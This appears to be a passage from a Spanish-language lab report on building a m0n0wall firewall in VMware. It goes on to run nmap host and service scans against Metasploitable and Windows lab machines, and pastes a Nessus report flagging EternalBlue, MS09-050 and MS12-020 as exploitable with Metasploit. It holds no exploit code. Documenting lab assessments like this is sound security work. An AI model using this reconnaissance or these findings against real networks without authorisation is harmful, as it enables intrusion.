
En esta parte se le proporcionara el espacio para funcionamiento del sistema operativo, se dejará en 20 GB, y **Next**.




Finalmente, se le dará en el botón **Finish** y con ello se abra terminado de configurar para ejecutar la instalación.




Y se obtiene la siguiente ventana




Para el caso del firewall monowall se tiene tener por lo minio dos interfaces de red, para nuestro caso se adiciona dos tarjetas de red más, con lo cual se obtien tres interfaces de red, esto tanto para la zona LAN, WAN y DMZ, para ello se elige la opción Network Adapter




Este adaptador es el que viene por defecto en modo NAT, se procede a cambiar el modo a BRIDGE; esta interfaz representará el nodo por el cual la red saldrá a la zona WAN.



Luego de darle en el botón ok, se obtiene la siguiente ventana



Ahora se eligió nuevamente en la opción agregar nuevas tarjetas de red y deberá quedarnos de la siguiente manera: una interfaz en modo bridge y dos en modo Custom (VMnet2 – Vmnet3) tal como se observa en la imagen siguiente.




La interfaz que está en modo bridge será para zona WAN, también se generó su MAC para cada tarjeta esto con el propósito de configurar las direcciones ip más adelante puesto que en la instalación las tarjetas aparecerán con un id y su respectiva MAC; para el caso de este dispositivo su MAC es 00:50:56:33:66:89.

Para la interfaz Custom (VMnet2) su MAC es 00:50:56:3F:A6:00, esta tarjeta conectara la zona LAN.

Por último se tiene la interfaz Custom (VMnet3) su MAC 00:50:56:37:14:A8, esta tarjeta conectara con la zona DMZ.

Ahora se enciende la maquina emulando que se tiene puesto o cargado en la unidad óptica del equipo el instalador del monowall.



Nos aparecerá una Shell con las opciones, se elige la opción número 7, que es instalar.

```
LAN IP address: 192.168.1.1
WAN IP address: (unknown)

Port configuration:

LAN   -> em0
WAN   -> sis1

m0n0wall console setup
*****
1) Interfaces: assign network ports
2) Set up LAN IP address
3) Reset webGUI password
4) Reset to factory defaults
5) Reboot system
6) Ping host
7) Install on Hard Drive

Enter a number: |
```

A continuación, pedirá ingresar el nombre de nuestro disco duro que para el caso es “ad0” de 20 GB, el mismo que se configuró al crear la máquina virtual; se confirma con la letra “y” el procedimiento.

```

Enter a number: 7

Valid disks are:

ad0      VMware Virtual IDE Hard Drive 00000001  20.00 GB

Enter the device name you wish to install onto: ad0

```

Luego de ello se reinicia y muestra las siguientes opciones, para proceder con la configuración lógica de las interfaces se selecciona la opción 1.

```

*** This is m0n0wall, version 1.8.1
    built on Wed Jan 15 13:32:38 CET 2014 for
    Copyright (C) 2002-2014 by Manuel Kasper.
    Visit http://m0n0.ch/wall for updates.

    LAN IP address: 192.168.1.1
    WAN IP address: (unknown)

    Port configuration:

    LAN    -> em0
    WAN    -> sis1

m0n0wall console setup
*****
1) Interfaces: assign network ports
2) Set up LAN IP address
3) Reset webGUI password
4) Reset to factory defaults
5) Reboot system
6) Ping host

Enter a number: █

```

Se tiene la siguiente ventana

```

5) Reboot system
6) Ping host

Enter a number: 1

Valid interfaces are:

em0      00:50:56:33:66:89    (up)    Intel(R) PRO/1000 Legacy
em1      00:50:56:3f:a6:00    (up)    Intel(R) PRO/1000 Legacy
em2      00:50:56:37:14:a8    (up)    Intel(R) PRO/1000 Legacy

Note that wireless LAN interfaces are not included in the list
they can be set up through the webGUI later on.

Do you want to set up VLANs first?
If you're not going to use VLANs, or only for optional interfaces
should say no here and use the webGUI to configure VLANs later

```

Como se podrá observar en la imagen anterior se tiene tres interfaces y con sus respectivas MAC, este último parámetro servirá para identificar el tipo de tarjeta.

00:50:56:33:66:89	zona WAN (bridge)	em8
00:50:56:3F:A6:00	zona LAN (vmnet2)	em1
00:50:56:37:14:A8	zona DMZ (vmnet3)	em2

En la siguiente imagen se ingresa los identificadores para cada interfaz y una vez finalizado se confirma reiniciar.

```
Do you want to set up VLANs now? (y/n) n
If you don't know the names of your interfaces, you may choose to use
auto-detection. In that case, disconnect all interfaces before you begin
and reconnect each one when prompted to do so.
Enter the LAN interface name or 'a' for auto-detection: em1
Enter the WAN interface name or 'a' for auto-detection: em0
Enter the Optional 1 interface name or 'a' for auto-detection
(or nothing if finished): em2-->DMZ
Enter the Optional 2 interface name or 'a' for auto-detection
(or nothing if finished):
The interfaces will be assigned as follows:
LAN -> em1
WAN -> em0
OPT1 -> em2
The firewall will reboot after saving the changes.
Do you want to proceed? (y/n) y
```

Una que se reinicia la maquina muestra las siguientes opciones, elegir el número "2" con ello le se asigna la IP a la interfaz LAN, que como se plasmó en el diseño lógico de la infraestructura será el 192.168.230.1.

```
4) Reset to factory defaults
5) Reboot system
6) Ping host
Enter a number: 2
Enter the new LAN IP address: 192.168.230.1
Subnet masks are entered as bit counts (as in CIDR notation)
e.g. 255.255.255.0 = 24
     255.255.0.0   = 16
     255.0.0.0    = 8
Enter the new LAN subnet bit count: 24
Do you want to enable the DHCP server on LAN? (y/n) n
The LAN IP address has been set to 192.168.230.1/24.
You can now access the webGUI by opening the following URL
in your browser:
http://192.168.230.1/
```

Se asignó la dirección IP y la máscara de sub red; de momento no se habilita el DHCP y se procede a reiniciar.

Utilizando una interfaz web desde otra máquina que se encuentre en el mismo segmento se procede a configurar la interfaz WAN y DMZ.

The screenshot shows a web browser window with the URL `192.168.230.1/interfaces_opt.php?index=1`. The page title is "webGUI Configuration" and the main heading is "Interfaces: Optional 1 (OPT1)".

The left sidebar contains a navigation menu with the following categories:

- System
 - General setup
 - Static routes
 - Firmware
 - Advanced
 - User manager
- Interfaces (assign)
 - LAN
 - WAN
 - OPT1
- Firewall
 - Rules
 - NAT
 - Traffic shaper
 - Aliases
- Services
 - DNS forwarder
 - Dynamic DNS
 - DHCP server
 - DHCP

The main content area is divided into two tabs: "Primary configuration" (selected) and "Secondary IPs".

Primary configuration

- Enable Optional 1 interface
- Description: Enter a description (name) for the interface here.

IP configuration

- Bridge with:
- IP address: /

Note: be sure to add firewall rules to permit traffic through the

Anexo C: Comandos de la fase scanning

Realización de ping Sweep: Identificar una red, para proceder a realizar un barrido de ping para identificar host activos en la red se utilizó el siguiente comando:

```
nmap -sP 192.168.230.0/24
```

```
File Edit View Search Terminal Help
root@kali:~# nmap -sP 192.168.230.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-06 13:07 EST
Nmap scan report for m0n0wall.local (192.168.230.1) PC FIREWALL
Host is up (0.00089s latency).
MAC Address: 00:50:56:2A:D8:7C (VMware)
Nmap scan report for 192.168.230.2 PC WINDOWS 7
Host is up (0.00057s latency).
MAC Address: 00:0C:29:B4:90:B8 (VMware)
Nmap scan report for 192.168.230.4 PC UBUNTU
Host is up (0.00033s latency).
MAC Address: 00:0C:29:2C:B2:8D (VMware)
Nmap scan report for 192.168.230.5 PC Windows xp
Host is up (0.00035s latency).
MAC Address: 00:0C:29:5A:28:56 (VMware)
Nmap scan report for 192.168.230.100 PC UNIX
Host is up (0.00014s latency).
MAC Address: 00:0C:29:48:2C:1C (VMware)
Nmap scan report for 192.168.230.101 KALI LINUX
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 2.76 seconds
root@kali:~#
```

Como se puede observar en la imagen anterior se listo todas la maquinas activas de la zona LAN; se procederá a escanear los puertos abierto y los respectivos servicios.

Sobre el equipo Windows 7, se utilizó el comando `nmap 192.168.230.2`

```
root@kali:~# nmap 192.168.230.2
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-06 14:24 EST
Nmap scan report for 192.168.230.2
Host is up (0.0058s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 00:0C:29:B4:90:B8 (VMware)
```

Se tiene los puertos abiertos en la máquina, ahora se ejecuta el comando `nmap 192.168.230.2 -p 135,139,445,49152,49153,49154,49155,49156,49157 -sV`; esto permite tener la versión de los distintos servicios tal como se muestra a continuación

```

root@kali:~# nmap 192.168.230.2 -p 135,139,445,49152,49153,49154,49155,49156,49157 -sV
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-06 14:34 EST
Nmap scan report for 192.168.230.2
Host is up (0.00086s latency).

```

PORT	STATE	SERVICE	VERSION
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds	Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
49152/tcp	open	msrpc	Microsoft Windows RPC
49153/tcp	open	msrpc	Microsoft Windows RPC
49154/tcp	open	msrpc	Microsoft Windows RPC
49155/tcp	open	msrpc	Microsoft Windows RPC
49156/tcp	open	msrpc	Microsoft Windows RPC
49157/tcp	open	msrpc	Microsoft Windows RPC

```

MAC Address: 00:0C:29:B4:90:B8 (VMware)
Service Info: Host: THUNDERCATS; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/support/ .
Nmap done: 1 IP address (1 host up) scanned in 74.63 seconds
root@kali:~#

```

Sobre el equipo Linux Mestasploitable, se utiliza el comando `nmap 192.168.230.100`

```

root@kali:~# nmap 192.168.230.100
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-06 14:48 EST
Nmap scan report for 192.168.230.100
Host is up (0.00024s latency).
Not shown: 977 closed ports

```

PORT	STATE	SERVICE
21/tcp	open	ftp
22/tcp	open	ssh
23/tcp	open	telnet
25/tcp	open	smtp
53/tcp	open	domain
80/tcp	open	http
111/tcp	open	rpcbind
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
512/tcp	open	exec
513/tcp	open	login
514/tcp	open	shell
1099/tcp	open	rmiregistry
1524/tcp	open	ingreslock
2049/tcp	open	nfs
2121/tcp	open	ccproxy-ftp
3306/tcp	open	mysql
5432/tcp	open	postgresql
5900/tcp	open	vnc
6000/tcp	open	X11
6667/tcp	open	irc
8009/tcp	open	ajp13

PC LINUX
METASPLOITABLES
LISTA DE
PUERTOS ABIERTOS

Se tiene los puertos abiertos en la máquina, ahora se ejecuta el comando `nmap 192.168.230.100 -p 21,22,23,25,53,80,111,139,445,512,513,514,1099,1524,2049,2121,3306,5432,5900,6000,6667,8009,8180 -sV`; esto permitirá tener la versión de los distintos servicios tal como se muestra a continuación

```

root@kali:~# nmap 192.168.230.100 -p 21,22,23,25,53,80,111,139,445,512,513,514,1099,1524,2049,2121,3300,6000,6667,8009,8180 -sV
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-06 14:57 EST
Nmap scan report for 192.168.230.100
Host is up (0.0022s latency).

```

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 2.3.4
22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	open	telnet?	
25/tcp	open	smtp	Postfix smtpd
53/tcp	open	domain	ISC BIND 9.4.2
80/tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	open	rpcbind	2 (RPC #100000)
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp	open	exec?	
513/tcp	open	login?	
514/tcp	open	shell?	
1099/tcp	open	rmiregistry	GNU Classpath grmiregistry

SISTEMA LINUX
LISTA DE PUERTOS, SERVICIOS Y VERSION

Sobre el equipo unix FreeBSD, se utiliza el comando `nmap 192.168.230.4`

```

root@kali:~# nmap 192.168.230.4
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-06 15:41 EST
Nmap scan report for 192.168.230.4
Host is up (0.00053s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 00:0C:29:2C:B2:8D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 6.76 seconds
root@kali:~# █

```

Se tiene los puertos abiertos en la máquina, ahora se ejecuta el comando `nmap 192.168.230.4 -p 80 -sV`; esto permitirá tener la versión de los distintos servicios tal como se muestra a continuación

```

root@kali:~# nmap 192.168.230.4 -p 80 -sV
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-06 15:49 EST
Nmap scan report for 192.168.230.4
Host is up (0.00057s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.6.2
MAC Address: 00:0C:29:2C:B2:8D (VMware)

Service detection performed. Please report any incorrect results at
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.25 seconds
root@kali:~# █

```



SCAN WINDOWS SERVER 2008

Report generated by Nessus™

Fri, 08 Mar 2019 20:39:24 GMT-0500

192.168.231.141



Scan Information

Start time: Fri Mar 08 20:39:25 2019
End time: Fri Mar 08 20:49:39 2019

Host Information

DNS Name: WIN-CI1SH40HKHN
Netbios Name: WIN-CI1SH40HKHN
IP: 192.168.231.141
MAC Address: 00:0C:29:34:79:54
OS: Microsoft Windows Server 2008 Standard Service Pack 1

Vulnerabilities

40887 - MS09-050: Microsoft Windows SMB2 Smb2ValidateProviderCallback() Vulnerability (975497) (EDUCATEDSCHOLAR) (unauthenticated check)

Synopsis

Arbitrary code may be executed on the remote host through the SMB port

Description

The remote host is running a version of Microsoft Windows Vista or Windows Server 2008 that contains a vulnerability in its SMBv2 implementation. An attacker can exploit this flaw to disable the remote host or to execute arbitrary code on it.

EDUCATEDSCHOLAR is one of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers.

See Also

<http://www.nessus.org/u?0f72ec72>

<https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2009/ms09-050>

Solution

Microsoft has released a patch for Windows Vista and Windows Server 2008.

192.168.231.141

4

Risk Factor

Critical

CVSS v3.0 Base Score

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

CVSS v3.0 Temporal Score

9.4 (CVSS:3.0/E:H/RL:O/RC:C)

CVSS Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

CVSS Temporal Score

8.7 (CVSS2#E:H/RL:OF/RC:C)

References

BID	36299
BID	36594
CVE	CVE-2009-2532
CVE	CVE-2009-3103
MSKB	975497
XREF	MSFT:MS09-050
XREF	CERT:135940
XREF	EDB-ID:9594
XREF	EDB-ID:10005
XREF	EDB-ID:12524
XREF	EDB-ID:14674
XREF	EDB-ID:16363
XREF	CWE:94
XREF	CWE:399

Exploitable With

CANVAS (true) Core Impact (true) Metasploit (true)

Plugin Information:

Published: 2009/09/08, Modified: 2018/11/15

Plugin Output

192.168.231.141

5

97833 - MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (unauthenticated check)

Synopsis

The remote Windows host is affected by multiple vulnerabilities.

Description

The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)

- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

See Also

<http://www.nessus.org/u?68fc8eff>
<http://www.nessus.org/u?321523eb>
<http://www.nessus.org/u?065561d0>
<http://www.nessus.org/u?d9f569cf>
<https://blogs.technet.microsoft.com/filecab/2016/09/16/stop-using-smb1/>
<http://www.nessus.org/u?b9d9ebf9>
<http://www.nessus.org/u?8dcab5e4>
<http://www.nessus.org/u?234f8ef8>
<http://www.nessus.org/u?4c7e0cf3>
<https://github.com/stamparm/EternalRocks/>
<http://www.nessus.org/u?59db5b5b>

Solution

Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.

For unsupported Windows operating systems, e.g. Windows XP, Microsoft recommends that users discontinue the use of SMBv1. SMBv1 lacks security features that were included in later SMB versions. SMBv1 can

be disabled by following the vendor instructions provided in Microsoft KB2696547. Additionally, US-CERT recommends that users block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices.

Risk Factor

Critical

CVSS v3.0 Base Score

8.1 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H)

CVSS v3.0 Temporal Score

7.7 (CVSS:3.0/E:H/RL:O/RC:C)

CVSS Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

CVSS Temporal Score

8.7 (CVSS2#E:H/RL:OF/RC:C)

STIG Severity

I

References

BID	96703
BID	96704
BID	96705
BID	96706
BID	96707
BID	96709
CVE	CVE-2017-0143
CVE	CVE-2017-0144
CVE	CVE-2017-0145
CVE	CVE-2017-0146
CVE	CVE-2017-0147
CVE	CVE-2017-0148
MSKB	4012212
MSKB	4012213
MSKB	4012214
MSKB	4012215
MSKB	4012216

MSKB	4012217
MSKB	4012606
MSKB	4013198
MSKB	4013429
MSKB	4012598
XREF	EDB-ID:41891
XREF	EDB-ID:41987
XREF	MSFT:MS17-010
XREF	IAVA:2017-A-0065

Exploitable With

CANVAS (true) Core Impact (true) Metasploit (true)

Plugin Information:

Published: 2017/03/20, Modified: 2019/02/26

Plugin Output

tcp/445

58435 - MS12-020: Vulnerabilities in Remote Desktop Could Allow Remote Code Execution (2671387) (uncredentialed check)

Synopsis

The remote Windows host could allow arbitrary code execution.

Description

An arbitrary remote code vulnerability exists in the implementation of the Remote Desktop Protocol (RDP) on the remote Windows host. The vulnerability is due to the way that RDP accesses an object in memory that has been improperly initialized or has been deleted.

If RDP has been enabled on the affected system, an unauthenticated, remote attacker could leverage this vulnerability to cause the system to execute arbitrary code by sending a sequence of specially crafted RDP packets to it.

This plugin also checks for a denial of service vulnerability in Microsoft Terminal Server.

Note that this script does not detect the vulnerability if the 'Allow connections only from computers running Remote Desktop with Network Level Authentication' setting is enabled or the security layer is set to 'SSL (TLS 1.0)' on the remote host.

See Also

<https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2012/ms12-020>

Solution

Microsoft has released a set of patches for Windows XP, 2003, Vista, 2008, 7, and 2008 R2.

Note that an extended support contract with Microsoft is required to obtain the patch for this vulnerability for Windows 2000.

Risk Factor

High

CVSS Base Score

9.3 (CVSS2#AV:N/AC:M/Au:N/C:C/I:C/A:C)

CVSS Temporal Score

7.3 (CVSS2#E:POC/RL:OF/RC:C)

STIG Severity

I

References

BID	52353
BID	52354
CVE	CVE-2012-0002
CVE	CVE-2012-0152
MSKB	2621440
MSKB	2667402
XREF	EDB-ID:18606
XREF	MSFT:MS12-020
XREF	IAVA:2012-A-0039

Exploitable With

CANVAS (true) Core Impact (true) Metasploit (true)

Plugin Information:

Published: 2012/03/22, Modified: 2019/03/06

Plugin Output

tcp/3389